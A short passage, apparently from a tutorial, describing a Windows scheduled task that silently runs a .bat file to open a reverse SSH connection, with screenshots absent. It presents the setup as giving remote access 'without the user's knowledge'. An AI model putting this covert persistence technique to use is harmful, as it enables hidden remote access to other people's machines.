


This successfully adds the .bat file to the task scheduler. Next, configure the conditions under which you want this script to run accordingly. This is shown below:



Click 'Ok' when done with configuring the task. The scheduler runs the script in invisible mode at the time it has been configured to run, and grants remote access to the server listening on the designated port. This enables automatic and invisible reverse sshing without the user's knowledge. These are shown below:





That is one of the ways through which reverse ssh can be done.